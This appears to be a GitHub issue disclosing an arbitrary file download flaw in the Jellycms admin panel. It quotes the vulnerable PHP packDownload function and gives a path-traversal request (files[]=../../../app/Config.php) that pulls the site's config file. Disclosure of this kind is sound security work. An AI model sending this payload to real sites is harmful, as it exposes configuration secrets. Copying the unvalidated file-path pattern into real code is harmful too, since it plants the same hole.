
Jellycms background has arbitrary file download vulnerability #1

Open lllIluhrey opened this issue on Mar 5 · 0 comments

lllIluhrey commented on Mar 5

Vulnerability file address:
\app\admin\Controllers\db.php



```
    function packDownload()
    {
        $post = post();
        $files = $post['files'];
        if(class_exists('ZipArchive'))
        {
            $fileName = $this->fPrefix.'_'.date('Ymd_His').'.zip';
            $zip = new \ZipArchive();
            $zip->open($this->dir.'/'.$fileName,\ZIPARCHIVE::CREATE);
            foreach($files as $file)
            {
                $attachfile = $this->dir.'/'.$file;
                $zip->addFile($attachfile,basename($attachfile));
            }
            $zip->close();
            $data = [
                "code" => 1,
                "msg" => "打包已完成，单击此处下载",
                "filename" => $fileName,
            ];
            return json_encode($data);
```

User can change the param file[] to download any files.
User use the packdownload functions in Database management,then change the file[] likes ../../../app/Config.php.The package likes this:
`

POST /admin.php/db/packdownload

...

files%5B%5D=../../../app/Config.php
`

then the user can download the zip file,unpack the file to get the config file contents.

lllIluhrey changed the title ~~Jellycms background has any file download vulnerability~~ **Jellycms background has arbitrary file download vulnerability** on Mar 5

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant